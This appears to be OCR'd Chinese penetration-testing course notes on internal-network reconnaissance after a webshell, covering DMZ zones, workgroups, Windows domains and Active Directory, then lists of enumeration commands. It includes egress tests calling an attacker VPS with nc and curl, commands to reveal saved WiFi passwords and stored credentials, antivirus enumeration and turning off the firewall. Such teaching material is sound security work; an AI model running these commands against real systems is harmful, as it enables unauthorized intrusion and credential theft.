#2课时

内网环境简介

内网渗透简介

什么是内网渗透?

在得到webshell后下一步渗透就是内网渗透
内网渗透就是拿到企业或者公司的内网权限，然后从内网得到最有价值的战果。

内网渗透和外网渗透有啥区别?

内网渗透：比如公司内部局域网 或者酒店内部局域网等。从内部寻找安全问题
外网渗透：通过互联网从网络外部查找安全问题

内网渗透第一步:内网信息收集,信息收集深度,关系到内网渗透测试的成败

内网环境分析


内网基础环境判断

IP是否能连通外网、网络连接及端口、机器的代理、是否在域内，域名是什么等等

分析机器所处区域

DMZ区、办公区、生产区、核心DB等等

内网基础环境说明



DMZ区

英文全名“Demilitarized Zone”，中文含义是“隔离区”。在安全领域的具体含义是“内外网防火墙之间的区域”。
DMZ区一些访问策略：
1.内网可以访问外网

2.内网可以访问DMZ
3.外网不能访问内网
4.外网可以访问DMZ
5.DMZ不能访问内网
6.DMZ不能访问外网
此条策略也有例外，比如DMZ中放置邮件服务器时，就需要访问外网，否则将不能正常工作。

分析机器角色

普通WEB服务器、开发服务器、文件服务器、代理服务器、DNS服务器、数据存储服务器等等

进出口流量是否连通

协议的判断：常见的TCP、DNS、HTTP、ICMP等协议
端口判断：外网vps做监听，内网机器测试常见端口，常见能出去的端口有80,8080,443,53,110,123等

分析目标端口是否出网

```
TCP协议：
vps：nc -lvvp 8888
target：nc vps-ip 8888


HTTP协议：
vps：nc -lvvp 80
target：curl vps-ip 80


ICMP 协 议 ：
vps：tcpdump icmp
target：ping vps-ip

DNS 协 议 ：
vps：nc -u -lvp 53
target：nslookup www.baidu.com vps-ip
dig @vsp-ip www.baidu.com
```

windows工作组与域环境

工作组信息收集


工作组简介

工作组(Work Group)：是最常见最简单最普通的资源管理模式，就是将不同的电脑按功能分别列入不同的组中，以方便管理。

1. 默认情况下所有计算机都处在名为WORKGROUP的工作组中
2. 工作组资源管理模式适合于网络中计算机不多，对管理要求不严格的情况。
3. 它的建立步骤简单，使用起来也很好上手。大部分中小公司都采取工作组的方式对资源进行权限分配和目录共享。

4. 相同组中的不同用户通过对方主机的用户名和密码可以查看对方共享的文件夹，默认共享的是 Users 目录。
5. 不同组的不同用户通过对方主机的用户名和密码也可以查看对方共享的文件夹。
6. 所以工作组并不存在真正的集中管理作用,工作组里的所有计算机都是对等的,也就是没有服务器和客户机之分的

工作组


计算机名/域更改
你可以更改该计算机的名称和工作组成员身份。不能将运行此版本的 Windows 10 的计算机加入域。
计算机名(C):
LAPTOP-ANTCMV5L
计算机全名:
LAPTOP-ANTCMV5L
其他(M)...
隶属于
域(D):
工作组(W):
WORKGROUP
确定
取消
网络
计算机 (4)
DESKTOP-C2A3OUK
DESKTOP-TIDL5FK
LAPTOP-ANTCMV5L
LEELE-PC
Windows 安全中心
输入网络凭据
输入你的凭据以连接到:DESKTOP-TIDL5FK
用户名
密码
记住我的凭据
用户名或密码不正确。
确定
取消

本机信息收集

操作系统、权限、内网IP地址段、杀软、端口、服务、补丁情况、网络环境情况、共享、会话等

如果是域内主机，那么操作系统、应用软件、补丁、服务、杀软一般都是批量安装的。

内网网段信息收集

只有找到不同网段才能进行纵向渗透，否则只能横向渗透

内网网段扫描
文件共享、FTP连接记录、浏览器访问记录、mstsc连接记录
渗透路由器、交换机

域环境


什么是域(doamin)
Windows域，是计算机网络的一种形式，其中所有的用户账户、计算机、打印机和其它安全主体都在位于称为域控制器的一个或者多个中央计算机集群上的中央数据库中注册，身份验证在域控制器上进行。
在Windows网络操作系统中，域是安全边界(安全边界的意思是，在存在两个域，一个域中的用户无法访问另一个域中的资源)，域管理员只能管理域的内部，除非其它的域显式地赋予它管理权限，才可以访问或者管理其它的域。
每个域都有自己的安全策略以及与其它域的安全信任关系，如果企业网络中计算机和用户数量较多时，要实现高效管理，就需要Windows域。
域中计算机的分类：域控制器、成员服务器、客户机、独立服务器

域和工作组区别

1、创建方式不同，"工作组"可以由任何一个计算机的主人来创建，而"域"只能由服务器来创建。
2、安全机制不同，在"域"中有可以登录该域的帐号，这些由域管理员来建立。在"工作组"中不存在组帐号，只有本机上的帐号和密码。
3、登录方式不同，在工作组方式下，计算机启动后自动就在工作组中。登录"域"是要提交"域用户名"和"密码"，一旦登录，便被赋予相应的权限。

域的相关概念

域控制器，单域，父域，子域，域树，域森林，域名服务器
域（Domain）简单来说就是升级版的工作组，区别在于域的安全管理机制更加严格



域控制器

域控制器（Domain Controller，简称DC）是域中的一台类似于管理员的计算机，负责所有连入的计算机和用户验证的相关工作，域内的计算机之前相互访问都需要经过域控制器的审核。
（域）中的所有计算机想要互相访问，就必须通过DC的管理和验证。例如PC1计算机想要和PC3通信，那么DC会判断PC1是否属于（域），否则就拒绝PC1的请求，如果属于就进一步判断用户使用的账户和密码是否正确。域控制器在域中是一个相当重要的角色，域控制器相当于整个域的通信枢纽，所有权限身份验证和账号，密码都在域控制器上。

单域

单域，对于一个只有十几台计算机的小公司来说，建立一个域就足够了，一个域内至少需要两台DC（域服务器），一台作为主DC，另一台作为备用DC，因为用户的账户和密码信息都存储在DC中，通过主备来防止单点故障问题。


父域和子域

有的公司出于方便管理需要在网络中划分多个域，第一个域成为父域，后来划分的域则为该域的子域。例如一个公司有多个分公司，并且每个分公司出于不同地点，就需要使用父域和子域。这样做的好处是每个域的资源可以单独管理，还有就是出于安全策略考虑，每个域可以根据自身需求制定账户和密码安全策略单独管理。

域树


域树是多个域通过建立信任关系组成的集合。一个域管理员只能管理本域，如果两个域想要相互访问就需要建立信任关系（Trust Relation）。域树中的父域和子域通过建立信任关系可以实现不同域之间的网

络资源共享与管理，以及数据通信。



域森林

域森林，在理解了域树后，那么对于域森林就很好理解了，顾名思义，域森林是指多个域树通过建立信任关系组成的集合，例aa.com域树是无法挂载到web.com域树中，那么这两个域树就可以通过建立信任关系组成域森林，从而实现资源共享，方便管理



域名服务器

域名服务器（Domain Name Server，DNS）是用于实现域名和IP地址转换的服务器。
在域中域名服务器作用
AD DS 服务器(AD DS是集成在win server操作系统的一个功能角色，可以简单理解为一个软件。而DC是启用了AD DS功能的硬件服务器。)角色要求域名系统 (DNS) 服务按名称查找计算机、域控制器、成员服务器和网络服务。DNS 服务器角色通过将名称映射到 IP 地址为基于 TCP/IP 的网络提供 DNS 名称解析服务，从而使计算机可以查找 AD DS 环境中的网络资源。
域名解析 DNS服务器通过其A记录将域名解析成IP地址

定位活动目录服务 客户机通过DNS服务器上SRV记录定位目录服务
通常情况下，DNS和DC两个服务装在同一个计算机上。客户机如果要想找到域控制器，客户机的DNS必须指向域控制器的上DNS。

活动目录

活动目录（Active Directory，AD）是指域环境中提供目录服务的组件。在目录中存储的信息可以是用户，组，计算机，共享资源，打印机，联系人等信息。目录服务可以帮助用户快速准确地从目录中找到需要的信息服务。
活动目录主要提供的功能：
账号集中管理：所有账号存储在服务器中，方便执行命令。
软件集中管理：统一推送软件，安装网络打印机。
增强安全性：统一部署杀毒软件，病毒扫描任务，集中管理计算机权限，统一制定用户密码策略等。
域控制器和活动目录的区别：如果网络规模很大，网络中的很多对象，例如计算机，用户，用户组，打印机，共享文件等资源可以分门别类放到一个活动目录的数据库中，简称AD库。如果内网中的一台计算机安装了AD库，那么这台计算机就变成了DC（域控制器，用于存储活动目录数据库的计算机）。
举个栗子，在域环境中，只需要在活动目录中创建Allen账户一次，其他计算机中的任意一台计算机上使用该账号登录，修改账户密码同理，只需要在活动目录中修改Allen账户的密码一次就可以了。

windows常用cmd和powershell指令

```
1、进入某个盘
//进入d盘
D:
//进入F盘
F:

dir //查看当前目录下的文件，类似于linux下的ls
如果是需要查看隐藏文件的或者更多操作的话，可以使用dir /?来查看其它用法。

创建目录和删除目录
//创建目录
md 目录名（文件夹）     //mkdir
//删除目录
rd  目录名（文件夹）  //rmdir
ipconfig   //查看本机ip
cls //清除屏幕,类似于linux下的clear
copy 路径\文件名 路径\文件名 //把一个文件拷贝到另一个地方。   cp
move 路径\文件名 路径\文件名 //把一个文件移动  mv
del 文件名  //删除文件  //rm
ping ip(主机名)  //用来测试网络是否畅通
systeminfo  //查看系统信息
netsh wlan show profile     //wifi密码
netsh wlan show profile name="EEFUNG" key=clear
关机：shutdown /s
重启：shutdown /r
注销：shutdown /l
休眠：shutdown /h /f
取消关机：shutdown /a
定时关机：shutdown /s /t 3600（3600 秒后关机）
显示当前正在运行的进程：tasklist
运行程序或命令：start 程序名
结束进程，按名称：taskkill /im notepad.exe（关闭记事本）
结束进程，按 PID：taskkill /pid 1234（关闭 PID 为 1234 的进程）
```

```
显示当前正在运行的服务：net start
启动指定服务：net start 服务名
停止指定服务：net stop 服务名
```

Powershell介绍

在不同的操作系统中，会有不同的命令提示符。在Mac中，默认使用的就是Bash，也有好多人通过oh my zsh使用zsh。而在Windows系统，命令行提示符有CMD.exe和Powershell两种。
Powershell是cmd的超集，换句话说，cmd能做的事情，Powershell都能做，可以直接在Powershell中执行CMD的命令，而且Powershell还能额外做许多cmd不能做的事情。

PowerShell不仅兼容几乎所有的cmd命令，还通过别名的方式兼容部分Linux Shell的命令，如：ls、kill、pwd、history、sleep、cd、rm、rmdir、ps、man，PowerShell命令称为cmdlet，与原本的cmd和Linux Shell不同，cmdlet的实现基于面向对象，借助.NET Framework平台强大的类库，实现强大的功能。

```
# 查看cmdlet、function、alias的帮助文档
Get-Help / help / man <String>

# 查看cmdlet、function、alias信息，支持通配符*匹配
Get-Command [[-Name] <String>]

# 查看进程信息，支持通配符*匹配
Get-Process / ps [[-Name] <String>]

# 查看当前会话中命令别名
Get-Alias [[-Name] <String>]

# 获取目录信息，Filter支持通配符*
Get-ChildItem / ls / dir [[-Path] <String>] [[-Filter] <String>]

# 获取当前目录位置
Get-Location / pwd

# 获取当前会话中的变量信息，支持通配符*
# 获取当前程序PID：Get-Variable PID
Get-Variable [[-Name] <String>]

# 获取服务，支持通配符*
Get-Service [[-Name] <String>]

# 获取当前会话的执行策略
Get-ExecutionPolicy

# 获取文件内容
Get-Content / type [-Path] <String>

# 为命令设置别名
Set-Alias [-Name] <Alias_String> [-Value] <String>

# 设置变量值
Set-Variable [-Name] <String> [[-Value] <Object>]

# 切换路径
Set-Location / cd [[-Path] <String>]
```

```
# 启动、停止、暂停服务
Set-Service [-Name] <System.String> [-Status {Paused | Running | Stopped}]

# 设置PowerShell命令执行策略
Set-ExecutionPolicy {AllSigned | Bypass | Default | RemoteSigned | Restricted | Undefined |
Unrestricted}

# 将字符串当作命令在本地执行
Invoke-Expression / iex [-Command] <String> [<CommonParameters>]

# 新建.NET Framework对象
New-Object [-TypeName] <String>

# 新建文件/目录
# -Name：文件/目录名称
# -Path：文件/目录所在目录
# -Value：文件中的内容
# -Force：覆盖当前文件/目录
# -Confirm：需要交互式确认
# -ItemType包括：Directory、File、SymbolLink、Junction、HardLink
New-Item / mkdir -Name <String> [[-Path] <String>] [-Value <Object>] [-Force] [-Confirm] [-
ItemType <String>]

# 复制文件/目录
Copy-Item [-Path] <String> [[-Destination] <String>]

# 复制文件/目录
Move-Item [-Path] <String> [[-Destination] <String>]

# 删除文件/目录
Remove-Item [-Path] <String>

# 重命名文件/目录
Rename-Item [-Path] <String> [-NewName] <String>
```

用户信息收集

```
查看本机用户列表
net user

获取本地管理员信息
net localgroup administrators

查看当前在线用户
quser
quser user
query user || qwinsta

查看当前用户在目标系统中的具体权限
whoami /all

查看当前权限
whoami && whoami /priv

查看当前机器中所有的组名，了解不同组的职能，如，IT,HR,ADMIN,FILE

net localgroup
```

系统信息收集

```
#查询网络配置信息。进行IP地址段信息收集
ipconfig /all

#查询操作系统及软件信息
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" # 英文系统
systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本" #中文系统

#查看当前系统版本
wmic OS get Caption,CSDVersion,OSArchitecture,Version
#查看系统体系结构
echo %PROCESSOR_ARCHITECTURE%

#查询本机服务信息
wmic service list brief

#查看安装的软件的版本、路径等
wmic product get name, version
powershell "Get-WmiObject -class Win32_Product |Select-Object -Property name, version"

#查询进程信息
tasklist
wmic process list brief

#查看启动程序信息
wmic startup get command,caption

#查看计划任务
at（win10之前）
schtasks /query /fo LIST /v（win10）

#列出或断开本地计算机与所连接的客户端的对话
net session

#查看远程连接信息
cmdkey /l

#查看补丁列表
systeminfo | findstr KB

#查看补丁的名称、描述、ID、安装时间等
wmic qfe get Caption,Description,HotFixID,InstalledOn

#查看杀软
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName
/Format:List

#查看本地密码策略
net accounts

#查看hosts文件：
Linux：cat /etc/hosts
Windows：type c:\Windows\system32\drivers\etc\hosts
```

网络信息收集

```
#查看本机所有的tcp,udp端口连接及其对应的pid
netstat -ano

#查看本机所有的tcp,udp端口连接,pid及其对应的发起程序
netstat -anob
#查看本机共享列表和可访问的域共享列表 （445端口）
net share
wmic share get name,path,status

#查看路由表和arp缓存
route print
arp -a
```

防火墙信息收集

```
#关闭防火墙(Windows Server 2003 以前的版本)
netsh firewall set opmode disable

#关闭防火墙(Windows Server 2003 以后的版本)
netsh advfirewall set allprofiles state off

#查看防火墙配置(netsh命令也可以用作端口转发)
netsh firewall show config

#查看配置规则
netsh advfirewall firewall show rule name=all

#wifi密码
netsh wlan show profile
netsh wlan show profile name="EEFUNG" key=clear
```

